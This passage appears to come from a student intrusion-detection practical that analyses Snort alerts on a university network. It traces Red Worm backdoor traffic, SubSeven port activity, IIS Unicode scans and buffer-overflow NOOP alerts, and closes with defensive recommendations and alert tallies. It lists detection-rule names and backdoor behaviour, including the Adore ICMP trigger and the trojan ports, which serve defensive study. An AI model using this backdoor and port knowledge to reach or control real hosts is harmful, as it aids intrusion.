Here is a sample of some of the Red Worm activity originating from MY.NET.206.130.

MY.NET.206.130 (Red Worm Sample)			
SrcPort	**DestIP**	**DestPort**	**Alert**
6257	24.74.40.149	65535	High port 65535 udp - possible Red Worm - traffic
6257	218.113.134.111	65535	High port 65535 udp - possible Red Worm - traffic
6257	219.115.154.176	65535	High port 65535 udp - possible Red Worm - traffic
6257	220.43.184.103	65535	High port 65535 udp - possible Red Worm - traffic
6257	68.194.136.36	65535	High port 65535 tcp - possible Red Worm - traffic

In total there were 437 “Red Worm” alerts from this IP address. All of them originated on port 6257 and all were destined to port 65535 on 33 different IP addresses. Some were UDP and others were TCP.

Red Worm (a.k.a. Adore) is not Code Red. It is a worm designed to exploit vulnerabilities in Linux. Information about how the worm functions is available at http://security.dico.unimi.it/tools.html and at http://www.f-secure.com/v-descs/adore.shtml.

Once a system is compromised by Red Worm, it opens a backdoor listening on port 65535. If an IDS sees traffic destined to port 65535, there is a good bet the destination host is compromised, since there are probably few services other than backdoor programs that listen on this port. The Red Worm client does not need to scan for port 65535, because Red Worm is activated by a specially crafted 77 byte ICMP ping message. When an infected system receives this ping, the backdoor is activated. Once the Red Worm is activated, it sends information about the infected host to several email accounts where presumably hackers can collect it.

Since the University host is the one connecting to port 65535, it seems as though someone inside the University is the hacker, running code on the external machines. This activity needs to be immediately investigated. Also, outbound port 65535 should be blocked at the University's egress routers. It would also be a good idea to block inbound port 65535 traffic to keep hackers from accessing any Red Worm backdoors that may be installed on University systems.

In addition to the 437 Red Worm alerts, MY.NET.206.130 was also implicated in the following 14 alerts. Here again, the TFTP connections to external sites (these are in Spain according to RIPE), add to suspicions of Trojan activity.

MY.NET.206.130 (Other than Red Worm)			
SrcPort	**DestIP**	**DestPort**	**Alert**
6257	217.125.139.175	69	TFTP - Internal UDP connection to external tftp server
6257	217.125.139.175	69	TFTP - Internal UDP connection to external tftp server
1592	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1592	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1684	216.73.87.22	80	spp_http_decode: CGI Null Byte attack detected
1707	216.73.87.22	80	spp_http_decode: CGI Null Byte attack detected
1592	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1636	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1592	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1592	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1592	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1637	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1635	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected
1636	131.118.254.37	80	spp_http_decode: CGI Null Byte attack detected

MY.NET.87.70

Here is another host that at first glance looks to have been compromised. There were 1,481 alerts in which the host MY.NET.87.70 connected to port 27374 of

the host 80.179.52.115. There were 5 distinct sessions, each session using the same source port throughout.

There are too many alerts to list here, so I just present a representative sample. The sample below shows the first and last alerts of each session and the total number of alerts generated per session.

Day	Time	SrcPort	Alert	Alerts Per Session
13-May	12:44:03 PM	4373	Possible trojan server activity	
13-May	1:12:02 PM	4373	Possible trojan server activity	477
13-May	2:32:46 PM	3421	Possible trojan server activity	
13-May	2:43:38 PM	3421	Possible trojan server activity	216
13-May	4:26:50 PM	4614	Possible trojan server activity	
13-May	4:44:00 PM	4614	Possible trojan server activity	306
13-May	7:20:32 PM	3845	Possible trojan server activity	
13-May	7:40:40 PM	3845	Possible trojan server activity	481
13-May	9:01:35 PM	4474	Possible trojan server activity	1

Snort labels this as possible Trojan server activity, but as Doug Kite points out in his GCIA practical (http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf), the signature that triggered this alert is most likely based only on the destination port. Doug states that "port 27374 can be used as a valid client port in normal activity." I have seen cases in the real world where Snort gets confused about which side of the TCP connection is the source, and which side is the destination. In this case, however, it looks like Snort has correctly identified the University address as the source. If that is true, then the University IP is initiating connections to some external server that is listening on port 27374. It is possible that this external server is some sort of Trojan server. If that is true, then that means someone inside the University is running the Trojan client.

According to Simovits Consulting (http://www.simovits.com/nyheter9902.html), port 27374 is associated with the following Trojans: Bad Blood, Fake SubSeven, li0n, Ramen, Seeker, SubSeven , SubSeven 2.1 Gold, Subseven 2.1.4 DefCon 8, SubSeven 2.2, SubSeven Muie, and The Saint, although through searches of the Internet, it would appear as though this port is most commonly associated with the SubSeven Trojan. The Commondon Communications web site (http://www.commodon.com/threat/threat-sub7.htm) has an excellent explanation of the SubSeven Trojan, including screen shots of the SubSeven client application.

If these 1,481 alerts are in fact the result of SubSeven traffic, then the University has a problem even worse than an infected machine – they have a hacker in their midst who has installed the SubSeven client on one of their systems, and is using that client to gain unauthorized access to a machine on the outside. The University needs to act quickly to identify who was logged into the machine at the time of the attacks, so they can take administrative and possibly legal action against the perpetrator.

External Sources

My top 5 external talkers (listed in a previous table) were responsible for the following 18 distinct alerts. These 18 alerts were triggered a total of 648 times by the 5 top external talkers. These distinct alerts are presented in the table below prioritized by the number of occurrences.

Alerts Generated by Top 5 External Talkers		
Alert	**Alert Count**	**Description**
spp_http_decode: IIS Unicode attack detected	372	Detects attempts at a directory traversal attack
[UMBC NIDS IRC Alert] IRC user /kill detected	94	Detects possible trojan activity using IRC for communications
EXPLOIT x86 NOOP	65	Detects "0x90", the x86 NOOP, which may be used in a buffer overflow.
EXPLOIT x86 stealth noop	33	Detects someone attempting a buffer overflow with 0x02 "stealth nops".
High port 65535 udp - possible Red Worm - traffic	27	Detects "Red Worm", a Linux backdoor that listens on port 65535
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	10	Detects possible trojan activity using IRC for communications
Possible trojan server activity	10	Detects traffic using port 27374, one of the three most popular ports on which Trojans listen.
TFTP - External TCP connection to internal tftp server	8	Detects an external host's connection to an internal TFTP server. TFTP is commonly used to transfer virus/trojan code
External RPC call	6	Detects attempts to map the services that are available on a Unix server
EXPLOIT x86 NOPS	5	Detects "0x90", the x86 NOOP, which may be used in a buffer overflow.
Attempted Sun RPC high port access	3	Detects attempts to access RPC services of various sorts listening on ports from 32771-34000
Back Orifice	3	Detects the "Back Orifice" backdoor remote administration tool
EXPLOIT x86 setgid 0	3	Detects attempts to set group ID to "root"
EXPLOIT x86 setuid 0	3	Detects attempts to set user ID to "root"
[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	2	Detects possible trojan activity using IRC for communications
SMB Name Wildcard	2	Detects attempts to find open file shares
Notify Brian B. 3.54 tcp	1	A custom rule to detect connections to MY.NET.3.54
Notify Brian B. 3.56 tcp	1	A custom rule to detect connections to MY.NET.3.56

This section will explain in detail the activities of each of the top 5 external talkers.

63.250.195.10

This IP was seen as the source in 40 alerts – six unique. If you count the "EXPLOIT x86 NOOP" and the "EXPLOIT x86 NOPS" (note one says "NOOP" the other says "NOPS") as the same type of alert, then we really only have five unique alerts.

Of the 40 alerts, 27 are “possible Red Worm”, indicating the University hosts may be running the Red Worm backdoor. The Red Worm alert shows the external host is connecting to the Red Worm port (65535), but gives no indication the port is actually being used by Red Worm.

In this case, since the same source has also been implicated in several other alerts, including ones for the Back Orifice Trojan and the X86 NOOP buffer overflow, it seems likely this source IP is involved in an actual attack.

Additional evidence to support that these events are not false positives can be found in the scan files. This same source IP was used in 3,353 scans.

This IP should be blocked at the University’s border router, and the targeted University systems should be checked for the existence of backdoor programs and other malicious code.

63.250.195.10		
DestIP	**DestPort**	**Alert**
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.91.103	65280	High port 65535 udp - possible Red Worm - traffic
MY.NET.84.173	0	EXPLOIT x86 NOPS
MY.NET.236.190	0	EXPLOIT x86 NOPS
MY.NET.236.190	7000	EXPLOIT x86 NOPS
MY.NET.236.190	0	EXPLOIT x86 NOOP
MY.NET.236.190	0	EXPLOIT x86 NOPS
MY.NET.236.190	0	EXPLOIT x86 NOPS
MY.NET.234.194	65535	High port 65535 udp - possible Red Worm - traffic
MY.NET.234.194	65535	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	31337	Back Orifice
MY.NET.240.214	31337	Back Orifice
MY.NET.203.150	31337	Back Orifice

63.250.195.10		
DestIP	**DestPort**	**Alert**
MY.NET.240.214	65408	High port 65535 udp - possible Red Worm - traffic
MY.NET.152.165	65535	High port 65535 udp - possible Red Worm - traffic
MY.NET.152.165	65535	High port 65535 udp - possible Red Worm - traffic
MY.NET.152.165	65535	High port 65535 udp - possible Red Worm - traffic
MY.NET.53.156	32767	High port 65535 udp - possible Red Worm - traffic
MY.NET.106.108	32767	High port 65535 udp - possible Red Worm - traffic
MY.NET.240.214	4312	EXPLOIT x86 setgid 0
MY.NET.196.173	8330	High port 65535 udp - possible Red Worm - traffic
MY.NET.234.102	32771	Attempted Sun RPC high port access
MY.NET.234.102	32771	Attempted Sun RPC high port access
MY.NET.241.126	32771	Attempted Sun RPC high port access
MY.NET.205.154	34817	High port 65535 udp - possible Red Worm - traffic

194.254.30.121

This IP was responsible for 376 alerts during a single 3 hour period. All but four were "spp_http_decode: IIS Unicode attack detected" alerts. Each of the 372 IIS alerts resembles the samples shown in the table below.

Time	SrcPort	Dest IP	DestPort	Alert
12:25:46 PM	1993	MY.NET.225.162	80	spp_http_decode: IIS Unicode attack detected
12:25:46 PM	1993	MY.NET.225.162	80	spp_http_decode: IIS Unicode attack detected
12:25:46 PM	1993	MY.NET.225.162	80	spp_http_decode: IIS Unicode attack detected
12:25:46 PM	1993	MY.NET.225.162	80	spp_http_decode: IIS Unicode attack detected

While all the alerts came from the same source, there were 69 unique destination addresses. These addresses are shown in the table below.

Dest IP	Count	Dest IP	Count	Dest IP	Count
MY.NET.75.9	15	MY.NET.162.155	6	MY.NET.105.204	3
MY.NET.233.146	14	MY.NET.205.82	6	MY.NET.114.42	3
MY.NET.104.177	13	MY.NET.106.191	5	MY.NET.130.34	3
MY.NET.157.11	13	MY.NET.106.222	5	MY.NET.136.2	3
MY.NET.130.122	11	MY.NET.130.54	5	MY.NET.198.226	3
MY.NET.228.198	11	MY.NET.208.6	5	MY.NET.227.86	3
MY.NET.110.76	10	MY.NET.212.90	5	MY.NET.29.2	3
MY.NET.111.21	10	MY.NET.220.78	5	MY.NET.5.95	3
MY.NET.130.64	10	MY.NET.225.162	5	MY.NET.75.10	3
MY.NET.194.245	10	MY.NET.235.70	5	MY.NET.91.154	3
MY.NET.29.10	9	MY.NET.242.10	5	MY.NET.198.237	2
MY.NET.29.8	9	MY.NET.250.122	5	MY.NET.198.97	2
MY.NET.130.40	8	MY.NET.5.55	5	MY.NET.29.3	2
MY.NET.130.91	8	MY.NET.83.184	5	MY.NET.5.64	2
MY.NET.193.71	8	MY.NET.86.19	5	MY.NET.184.251	1
MY.NET.204.86	8	MY.NET.97.91	5	MY.NET.198.233	1

MY.NET.208.98	7	MY.NET.113.208	4	MY.NET.32.133	1
MY.NET.250.138	7	MY.NET.130.21	4	MY.NET.5.15	1
MY.NET.5.45	7	MY.NET.225.58	4	MY.NET.5.46	1
MY.NET.11.2	6	MY.NET.236.6	4	MY.NET.5.67	1
MY.NET.111.226	6	MY.NET.29.19	4	MY.NET.5.92	1
MY.NET.130.14	6	MY.NET.5.88	4	MY.NET.87.44	1
MY.NET.130.27	6	MY.NET.80.232	4	MY.NET.97.101	1

It seems unlikely that there are 69 public web servers at the University, and even if there were, it is difficult to think of a reason why an external user would legitimately visit all of them within a 3 hour period. While the IIS Unicode rule has a high false positive rate, it would appear that in this case it may have detected some actual hostile activity.

The four non-IIS alerts are shown in the following table. The "Notify Brian" alerts appear to be custom rules put in place by someone named Brian B. I would guess that he had reason to be wary of activity from this source IP, and wanted to be notified if any of the intrusion analysts saw this type of activity. Perhaps he had previously seen IIS Unicode alerts resulting from the activities of this host. While it is impossible to know Brian's motives in creating the "Notify Brian" rules, there is reason to be suspicious of this activity.

Time	SrcIP	SrcPort	DestIP	DestPort	Alert
9:39:54 AM	194.254.30.121	3305	MY.NET.3.54	80	Notify Brian B. 3.54 tcp
9:39:56 AM	194.254.30.121	3311	MY.NET.3.56	80	Notify Brian B. 3.56 tcp
11:20:40 AM	194.254.30.121	137	MY.NET.130.64	137	SMB Name Wildcard
11:50:14 AM	194.254.30.121	137	MY.NET.168.25	137	SMB Name Wildcard

These alerts indicate that someone is connecting to port 80 on numerous machines within the University network. The Unicode attack may or may not have succeeded this time, but regardless, several steps should be taken to ensure it is not successful in the future:

1) Systems that are not required to run web servers should have IIS turned off. Some versions of Windows install IIS by default.
2) All systems should be made current with the latest patch levels to eliminate the vulnerability
3) A "default deny" policy should be implemented on the University's network boundary. Only specifically authorized traffic should be allowed in – all the rest should be denied.
4) Conduct internal security scans to identify systems that are vulnerable to the IIS Unicode exploit

131.118.254.130

This IP was responsible for 102 alerts similar to the ones shown below. All the alerts were of the x86 variety, and all had a destination port of 119 (network

news) and a destination IP of MY.NET.24.8. The alerts spanned all 5 days of the exercise, and seemed to occur at all hours of the day and night.

Time	SrcPort	DestIP	DestPort	Alert
7:43:39 PM	2131	MY.NET.24.8	119	EXPLOIT x86 NOOP
7:43:39 PM	2131	MY.NET.24.8	119	EXPLOIT x86 NOOP
8:19:34 PM	2132	MY.NET.24.8	119	EXPLOIT x86 stealth noop
9:29:49 PM	2144	MY.NET.24.8	119	EXPLOIT x86 NOOP
11:30:31 PM	2179	MY.NET.24.8	119	EXPLOIT x86 NOOP
11:30:31 PM	2179	MY.NET.24.8	119	EXPLOIT x86 NOOP
11:50:31 PM	2180	MY.NET.24.8	119	EXPLOIT x86 NOOP
6:36:44 AM	2318	MY.NET.24.8	119	EXPLOIT x86 stealth noop
6:29:52 AM	2318	MY.NET.24.8	119	EXPLOIT x86 setgid 0
7:42:51 AM	2329	MY.NET.24.8	119	EXPLOIT x86 stealth noop

These alerts are associated with buffer overflow attacks and attempts to change the group id of a process to that of root. These alerts typically have a high false positive rate, especially when they detect the transfer of binary data. In this case, however, the destination port is NNTP, which would typically involve ASCII data transfers. Also, seeing one or two of these alerts would not be too suspicious, but these two systems were the source and destination of 102 alerts. It seems unlikely that news traffic would trigger so many false positives.

What is even more suspicious is that these alerts are all different, but related. It perhaps would not be so strange if we saw a large number of only one of these alerts. That could be explained as a certain byte pattern in a particular command repeatedly triggering the alert. These are all different alerts, but they are all related to the same exploit. It is almost as if someone is trying several methods of exploiting the same vulnerability.

Given that there are known buffer overflow vulnerabilities in some popular news servers (INNS for example - http://www.securityfocus.com/bid/1443/info/), it seems likely that this activity is related to an attempted exploit.

There is no general solution to this problem that can be applied to all situations, but there is some action that can be taken. First, the University needs to identify what news server software is running on the target host. They should determine if that software is vulnerable to buffer overflow attacks. If it is, it should be patched, replaced, or disabled.

Both Snort and ArachNIDS describe these exploits in detail at the following URLS:

Snort:

- http://www.snort.org/snort-db/sid.html?sid=648
- http://www.snort.org/snort-db/sid.html?sid=651
- http://www.snort.org/snort-db/sid.html?sid=649

ArachNIDS:

- http://www.whitehats.com/info/IDS291

- http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids181
- http://www.whitehats.com/info/IDS284

66.207.164.23

This IP was the source of 106 alerts, all of which were related to Internet Relay Chat (IRC). The table below shows a sample of the different types of alerts that were seen. These alerts were generated across all 5 days of the study, but most occurred in the early morning hours between 1 and 5 AM.

Time	SrcPort	DestIP	DestPort	Alert
12:54:17 AM	6667	MY.NET.235.250	1770	[UMBC NIDS IRC Alert] IRC user /kill detected
12:55:25 AM	6669	MY.NET.202.14	2331	[UMBC NIDS IRC Alert] IRC user /kill detected
7:59:40 AM	6665	MY.NET.218.254	4402	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
10:32:46 AM	6662	MY.NET.202.14	1767	[UMBC NIDS IRC Alert] IRC user /kill detected
2:17:55 PM	6664	MY.NET.202.14	4490	[UMBC NIDS IRC Alert] IRC user /kill detected
8:20:41 PM	6666	MY.NET.202.14	3075	[UMBC NIDS IRC Alert] IRC user /kill detected
9:13:23 PM	6661	MY.NET.203.158	1069	[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot
10:27:58 PM	6661	MY.NET.203.158	1577	[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot
11:03:28 AM	6668	MY.NET.202.14	1861	[UMBC NIDS IRC Alert] IRC user /kill detected
1:13:39 AM	6662	MY.NET.202.14	4310	[UMBC NIDS IRC Alert] IRC user /kill detected


There is nothing inherently suspicious about this traffic, and since these alert signatures appear to be custom made local rules, it is difficult to know exactly what they triggered on. The alerts are all IRC related, however, and since IRC has been implicated as a transfer protocol for Trojan and backdoor communications (see http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise117) there may be cause for some suspicion.

68.170.66.39

This IP was the source in the following 24 alerts. All of these occurred on the 13th of May. These alerts, like many of the previous, are related to Trojan activity. The connections to known Trojan ports coupled with the TFTP file transfers suggest this source is conducting Trojan activities. The TFTP connections from outside to hosts on the University network are particularly disturbing. These University hosts may be compromised.

Time	SrcPort	DestIP	DestPort	Alert
1:34:19 AM	33482	MY.NET.75.27	111	External RPC call
1:34:34 AM	33484	MY.NET.75.27	27374	Possible trojan server activity
1:53:10 AM	4749	MY.NET.70.25	69	TFTP - External TCP connection to internal tftp server
1:54:18 AM	1887	MY.NET.70.43	69	TFTP - External TCP connection to internal tftp server
1:54:58 AM	2480	MY.NET.70.72	69	TFTP - External TCP connection to internal tftp server
1:55:40 AM	3170	MY.NET.70.80	69	TFTP - External TCP connection to internal tftp server
1:55:57 AM	3556	MY.NET.70.75	69	TFTP - External TCP connection to internal tftp server
1:56:54 AM	4260	MY.NET.70.72	111	External RPC call
1:58:07 AM	1141	MY.NET.70.105	111	External RPC call
1:59:21 AM	2063	MY.NET.70.49	27374	Possible trojan server activity
1:59:34 AM	2228	MY.NET.70.79	27374	Possible trojan server activity
1:59:38 AM	2414	MY.NET.70.145	27374	Possible trojan server activity
1:59:48 AM	2550	MY.NET.70.121	27374	Possible trojan server activity
1:59:48 AM	2626	MY.NET.70.92	27374	Possible trojan server activity
2:00:14 AM	2797	MY.NET.70.103	27374	Possible trojan server activity
2:00:29 AM	3127	MY.NET.70.156	27374	Possible trojan server activity
2:04:13 AM	3926	MY.NET.70.205	69	TFTP - External TCP connection to internal tftp server
2:04:22 AM	4152	MY.NET.70.209	69	TFTP - External TCP connection to internal tftp server
2:04:53 AM	4748	MY.NET.70.180	27374	Possible trojan server activity
2:05:16 AM	1120	MY.NET.70.235	69	TFTP - External TCP connection to internal tftp server
2:06:24 AM	2320	MY.NET.70.196	111	External RPC call
2:06:33 AM	2312	MY.NET.70.235	111	External RPC call
2:06:33 AM	2402	MY.NET.70.240	111	External RPC call
2:07:33 AM	3270	MY.NET.70.235	27374	Possible trojan server activity

The following link graph shows the connections made from this host.



The external host 68.170.66.39 made connections to the 20 internal hosts shown above. I looked at each of these University hosts to see if they in turn connected to any other hosts. The four shown in grey did make connections (at least according to Snort), while the other did not.

Upon reviewing these four hosts, they apparently made connections back to 68.170.66.39 as depicted by the double arrows. When I actually reviewed the connections from these internal hosts to the external host, I found that Snort may have reported the connection backwards. With each of these four connections from inside to out, the source port was 69 while the destination port was some high number. This leads me to believe the connection was actually initiated from the outside going in to port 69 (TFTP) on the University hosts.

Conclusions

The University has some serious security problems of which this analysis has just scratched the surface. I am sure further analysis would reveal many more compromised hosts and many more vulnerabilities.

Not only is the security at the University apparently week, their intrusion detection is almost ineffective. With all the alerts being generated, it would be extremely difficult to conduct real time or near real time analysis.

Recommendations

The University should fix their security problems and fine tune their intrusion detection systems by doing the following:

- Implement a “default deny” policy on the gateway router(s). This policy would restrict inbound traffic to all but authorized public servers. Of course return traffic from connections initiated on the inside would be allowed to come into the network.
- Add a firewall (if there is not one already) and lock down the rule set to allow only specifically authorized traffic.
- Implement virus scanning on all inbound mail to prevent the most common method of system infection – email attachments
- Initiate a comprehensive IDS rule tuning effort to customize the default Snort rule set to fit the University’s unique environment.

References

Al Hjeri, Amal. “GCIH Practical Assignment version 2.1 DNS Spoofing Attack Support of the Cyber Defense Initiative” URL: http://www.giac.org/practical/Amal_AlHjeri_GCIH.doc (June 27, 2003)

American Registry for Internet Numbers URL:http://www.arin.net (June 27, 2003)

Anonymous. "The Back Orifice "Backdoor" Program" November 4, 1999. URL:http://www.nwinternet.com/~pchelp/bo/bo.html (June 27, 2003)

Calhoun, Johnny. “Intrusion Detection:: In--Depth Analysis GIAC GCIA Practical version 3.3“January 8, 2003. URL: http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf (June 27, 2003)

CERT Coordination Center. "XDMCP leaks sensitive information by default configuration" May 3, 2002. URL: http://www.kb.cert.org/vuls/id/634847 (June 27, 2003)

Commondon Communications. "SubSeven (aka Sub7 or Backdoor_G)" URL: http://www.commodon.com/threat/threat-sub7.htm (June 27, 2003)

Ellis, Joe. “GCIA Practical Assignment, v3.0 Intrusion Detection In Depth” May 14, 2002. URL: http://www.giac.org/practical/Joe_Ellis_GCIA.doc (June 27, 2003)

Gregory, Donald. “SANS GIAC Intrusion Detection In-Depth GCIA v3.2” 2003 URL: http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf (June 27, 2003)

Gula, Ron. "Correlating IDS Alerts with Vulnerability Information" December 2002 URL: http://www.tenablesecurity.com/va-ids.pdf (June 27, 2003)

"Internet Security Systems "Increased Hacking Activity Associated with Underground File-Sharing Networks" May 3, 2002. URL: http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise117" (June 27, 2003)

Kite, Doug. “Intrusion Detection in Depth GCIA Practical Assignment, v3.3“ July 2002. URL: http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf (June 27, 2003)

Larratt, Glenn. "Intrusion Detection in Depth GCIA Practical Assignment Version 3.0" URL: http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html (June 27, 2003)

Martignoni, Lorenzo. "adorefind v. 0.1" URL: http://security.dico.unimi.it/tools.html (June 27, 2003)

Menke, Mark. "GIAC Intrusion Detection Curriculum Practical Assignment Version 2.2.5" URL: http://www.giac.org/practical/Mark_Menke_GCIA.doc (June 27, 2003)

Mitre Corporation. "Common Vulnerabilities and Exposures" URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0374 (June 27, 2003)

Northcut, Stephen and Judy Novak. Network Intrusion Detection An Analyst's Handbook. 2nd ed. Indiana: New Riders, 2001.

Osborn, David "SANS GCIA Practical Assignment" URL: http://www.giac.org/practical/David_Oborn_GCIA.html (June 27, 2003)

ProCheckUp LTD. "IMPORTANT NOTICE RELATING TO VU#634847" March 15, 2002 URL: http://www.procheckup.com/security_info/vuln_pr0208.html (June 27, 2003)

Rautiainen, Sami. "F-Secure Virus Descriptions" April 2001, URL: http://www.f-secure.com/v-descs/adore.shtml (June 27, 2003)

Richard, Matthew. "SANS Intrusion Detection Practical v2.7" February 2,2001, URL: http://www.devking.com/networx/Intrusion%20Detection.doc (June 27, 2003)

RIPE Network Coordination Centre URL: http://www.ripe.net/ (June 27, 2003)

SecurityFocus "Advisories Archive" http://www.securityfocus.com/advisories (June 27, 2003)

Simovits Consulting. "Ports used by trojans" October 15, 2002 URL: http://www.simovits.com/nyheter9902.html (June 27, 2003)

Snort "The Open Source Network Intrusion Detection System" URL: http://www.snort.org/ (June 27, 2003)

The American Heritage Dictionary. 2nd College Edition. Boston: Houghton Mifflin, 1985

University of Stuttgart cache of Incidents Mailing list. URL: http://cert.uni-stuttgart.de/archive/intrusions/ (June 27, 2003)

Vaarandi, Ristohttp. "Simple Event Correlator" URL: http://simple-evcorr.sourceforge.net (June 27, 2003)

Verisign, Inc. "Mr. DNS: Technical Q&A" URL: http://www.acmebw.com/askmrdns/ (June 27, 2003)

Walker,John Q. "Security Event Correlation: Where Are We Now?" NetIQ Corporation 2001. URL: http://www.netiq.com/products/sm/whitepapers.asp (June 27, 2003)

Whitehats, Inc. URL: http://www.whitehats.com/info/IDS291 (June 27, 2003)

Appendix A – Unique Alerts

The table below lists all the alerts detected over the 5-day period of the study, and shows the number of occurrences for each alert.

Unique Alerts	
Alert	**Alert Count**
SMB Name Wildcard	202631
High port 65535 udp - possible Red Worm - traffic	46367
Tiny Fragments - Possible Hostile Activity	24707
[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	21846
spp_http_decode: IIS Unicode attack detected	21549
CS WEBSERVER - external web traffic	14834
High port 65535 tcp - possible Red Worm - traffic	14320
External RPC call	13877
TFTP - Internal TCP connection to external tftp server	8446
Incomplete Packet Fragments Discarded	6578
MY.NET.30.4 activity	5423
spp_http_decode: CGI Null Byte attack detected	3981
SUNRPC highport access!	3137
Possible trojan server activity	2949
EXPLOIT x86 NOOP	2750
Null scan!	1985
Queso fingerprint	1707
IDS552/web-iis_IIS ISAPI Overflow ida nosize	1107
[UMBC NIDS IRC Alert] IRC user /kill detected	966
CS WEBSERVER - external ftp traffic	717
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	492
MY.NET.30.3 activity	295
SNMP public access	262
TCP SRC and DST outside network	253
connect to 515 from outside	242
IRC evil - running XDCC	214
EXPLOIT x86 setuid 0	155
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	148
NMAP TCP ping!	148
TFTP - Internal UDP connection to external tftp server	125
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	79
EXPLOIT x86 setgid 0	70
NIMDA - Attempt to execute cmd from campus host	48
EXPLOIT x86 NOPS	46
EXPLOIT x86 stealth noop	46
Notify Brian B. 3.56 tcp	31
EXPLOIT identd overflow	29
Notify Brian B. 3.54 tcp	28

Unique Alerts	
Alert	**Alert Count**
FTP DoS ftpd globbing	22
TFTP - External TCP connection to internal tftp server	19
Probable NMAP fingerprint attempt	18
SMB C access	17
DDOS shaft client to handler	11
[UMBC NIDS IRC Alert] K\:line'd user detected	10
[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	9
Attempted Sun RPC high port access	9
[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	8
EXPLOIT NTPDX buffer overflow	6
SYN-FIN scan!	6
DDOS mstream client to handler	4
Back Orifice	3
FTP passwd attempt	3
RFB - Possible WinVNC - 010708-1	3
DDOS TFN client command BE	2
Apache OpenSSL Worm	1
Bugbear@MM virus in SMTP	1
NETBIOS NT NULL session	1
NIMDA - Attempt to execute root from campus host	1
TCP SMTP Source Port traffic	1

Appendix B – Top 100 Source/Destination IPs

The following table shows the 100 top source IPs and 100 top destination IPs.

Unique Sources		Unique Destinations	
Source IP	**IP COUNT**	**Dest IP**	**IP COUNT**
MY.NET.201.58	24988	205.188.149.12	19837
MY.NET.235.110	24566	MY.NET.201.58	16753
MY.NET.198.221	19848	MY.NET.100.165	15665
140.121.175.75	10184	66.42.68.210	9095
140.142.19.69	6026	MY.NET.30.4	5422
